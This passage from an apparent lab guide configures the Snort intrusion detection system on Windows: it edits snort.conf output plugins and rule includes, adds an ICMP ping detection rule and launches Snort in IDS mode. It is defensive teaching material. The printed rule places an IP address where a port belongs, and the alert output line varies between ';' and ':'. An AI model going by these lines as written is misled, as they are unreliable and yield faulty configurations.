
44. Scroll down to **Step #6: Configure output plugins** (Line 513). In this step, provide the location of the **classification.config** and **reference.config** files.

45. These two files are in **C:\Snort\etc**. Provide this location of files in the configure output plugins (in Lines 532 and 533) (i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**).



```
514 # For more information, see Snort Manual, Configuring Snort - Output Modules
515 #####
516
517 # unified2
518 # Recommended for most installs
519 # output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_types
520
521 # Additional configuration for specific types of installs
522 # output alert_unified2: filename snort.alert, limit 128, nostamp
523 # output log_unified2: filename snort.log, limit 128, nostamp
524
525 # syslog
526 # output alert_syslog: LOG_AUTH LOG_ALERT
527
528 # pcap
529 # output log_tcpdump: tcpdump.log
530
531 # metadata reference data. do not modify these lines
532 include C:\Snort\etc\classification.config
533 include C:\Snort\etc\reference.config
534
535
536 #####
537 # Step #7: Customize your rule set
538 # For more information, see Snort Manual, Writing Snort Rules
539 #
540 # NOTE: All categories are enabled in this conf file
541 #####
542
543 # site specific rules
544 include $RULE_PATH/local.rules
545
546 include $RULE_PATH/app-detect.rules
547 include $RULE_PATH/attack-responses.rules
548 include $RULE_PATH/backdoor.rules
549 include $RULE_PATH/bad-traffic.rules
550 include $RULE_PATH/blacklist.rules
```

46. In **Step #6**, add to line (534) **output alert\_fast: alerts.ids**: this command orders Snort to dump all logs into the **alerts.ids** file.



```

526 # output alert_syslog: LOG_AUTH LOG_ALERT
527
528 # pcap
529 # output log_tcpdump: tcpdump.log
530
531 # metadata reference data. do not modify these lines
532 include C:\Snort\etc\classification.config
533 include C:\Snort\etc\reference.config
534 output alert_fast: alerts.ids;
535
536 #####
537 # Step #7: Customize your rule set
538 # For more information, see Snort Manual, Writing Snort Rules
539 #
540 # NOTE: All categories are enabled in this conf file
541 #####
542
543 # site specific rules
544 include $RULE_PATH/local.rules
545
546 include $RULE_PATH/app-detect.rules
547 include $RULE_PATH/attack-responses.rules
548 include $RULE_PATH/backdoor.rules
549 include $RULE_PATH/bad-traffic.rules
550 include $RULE_PATH/blacklist.rules
551 include $RULE_PATH/botnet-cnc.rules
552 include $RULE_PATH/browser-chrome.rules
553 include $RULE_PATH/browser-firefox.rules
554 include $RULE_PATH/browser-ie.rules
555 include $RULE_PATH/browser-other.rules
556 include $RULE_PATH/browser-plugins.rules
557 include $RULE_PATH/browser-webkit.rules
558 include $RULE_PATH/chat.rules
559 include $RULE_PATH/content-replace.rules
560 include $RULE_PATH/ddos.rules
561 include $RULE_PATH/dns.rules
562 include $RULE_PATH/dos.rules

```

47. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+H** on the keyboard. The **Replace** window appears; enter **ipvar** in the **Find what** : text field, enter **var** in the **Replace with** : text field, and click **Replace All**.

Note: You will get a notification saying 11 occurrences were replaced.

48. By default, the string is **ipvar**, which is not recognized by Snort: replace with the **var** string, and then **close** the window.

Note: Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.



```

526 # output alert_syslog: LOG_AUTH LOG_ALERT
527
528 # pcap
529 # output log_tcpdump: tcpdump.log
530
531 # metadata reference data. do not modify these lines
532 include C:\Snort\etc\classification.config
533 include C:\Snort\etc\reference.config
534 output alert_fast: alerts.ids:
535
536 #####
537 # Step #7: Customize your rule set
538 # For more information, see Snort Manual, Writing Rules
539 #
540 # NOTE: All categories are enabled in this config
541 #####
542
543 # site specific rules
544 include $RULE_PATH/local.rules
545
546 include $RULE_PATH/app-detect.rules
547 include $RULE_PATH/attack-responses.rules
548 include $RULE_PATH/backdoor.rules
549 include $RULE_PATH/bad-traffic.rules
550 include $RULE_PATH/blacklist.rules
551 include $RULE_PATH/botnet-cnc.rules
552 include $RULE_PATH/browser-chrome.rules
553 include $RULE_PATH/browser-firefox.rules
554 include $RULE_PATH/browser-ie.rules
555 include $RULE_PATH/browser-other.rules
556 include $RULE_PATH/browser-plugins.rules
557 include $RULE_PATH/browser-webkit.rules
558 include $RULE_PATH/chat.rules
559 include $RULE_PATH/content-replace.rules
560 include $RULE_PATH/ddos.rules
561 include $RULE_PATH/dns.rules
562 include $RULE_PATH/dos.rules

```

49. Click **Close** to close the Replace window.


50. Save the **snort.conf** file by pressing **Ctrl+S** and close Notepad++ window.

51. Before running Snort, you need to enable detection rules in the Snort rules file. For this task, we have enabled the ICMP rule so that Snort can detect any host discovery ping probes directed at the system running Snort.

52. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with **Notepad++**.

53. In line 21, type **alert icmp \$EXTERNAL\_NET any -> \$HOME\_NET 10.10.1.19 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)** and save. Close the **Notepad++** window.

Note: The IP address (10.10.1.19) mentioned in \$HOME\_NET may vary when you perform this task.



```

1 # Copyright 2001-2019 Sourcefire, Inc. All Rights Reserved.
2 #
3 # This file contains (i) proprietary rules that were created, tested and certified by
4 # Sourcefire, Inc. (the "VRT Certified Rules") that are distributed under the VRT
5 # Certified Rules License Agreement (v 2.0), and (ii) rules that were created by
6 # Sourcefire and other third parties (the "GPL Rules") that are distributed under the
7 # GNU General Public License (GPL), v2.
8 #
9 # The VRT Certified Rules are owned by Sourcefire, Inc. The GPL Rules were created
10 # by Sourcefire and other third parties. The GPL Rules created by Sourcefire are
11 # owned by Sourcefire, Inc., and the GPL Rules not created by Sourcefire are owned by
12 # their respective creators. Please see http://www.snort.org/snort/snort-team/ for a
13 # list of third party owners and their respective copyrights.
14 #
15 # In order to determine what rules are VRT Certified Rules or GPL Rules, please refer
16 # to the VRT Certified Rules License Agreement (v2.0).
17 #
18 #-----
19 # ICMP-INFO RULES
20 #-----
21 alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.1.19 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; re
22

```

The screenshot shows a Notepad++ window with the file 'C:\Snort\rules\icmp-info.rules' open. The file contains a copyright notice and a single rule definition. The rule definition is highlighted with a red border. The status bar at the bottom shows 'Normal text file', 'length : 1,223 lines : 22', 'Ln:21 Col:122 Pos:1,161', 'Unix (LF)', 'UTF-8', and 'INS'. The system tray shows the date and time as '10:41 PM 4/17/2022'.


54. Now right-click on the **Windows Start** icon and click **Run** from the menu.

55. In the **Run** window, type **cmd** in the **Open** field and press **Enter**: This will launch a command prompt window.

56. In the command prompt window, type **cd C:\Snort\bin** and press **Enter**.

57. Type **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** and press **Enter** to start Snort (replace **X** with your device index number; in this task: **X** is 1).





```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\Snort\bin

C:\Snort\bin>snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii
```

58. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.
59. If you receive an error stating "**Could not create the registry key**," then run the command prompt as **Administrator**.
60. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, loads dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.
61. If you have entered all command information correctly, you receive a comment stating **Commencing packet processing (pid=xxxx)** (the value of xxxx may be any number; in this task, it is 5384), as shown in the screenshot.



```

Administrator: Command Prompt - snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii
State Density : 67.0%
Patterns : 12537
Match States : 13177
Memory (MB) : 174.57
Patterns : 1.08
Match Lists : 1.83
DFA
 1 byte states : 1.75
 2 byte states : 26.73
 4 byte states : 142.89
[Number of patterns truncated to 20 bytes: 690]
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}".
Decoding Ethernet

==== Initialization Complete ====

-> Snort! <-
Version 2.9.15-WIN32 GRE (Build 7)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
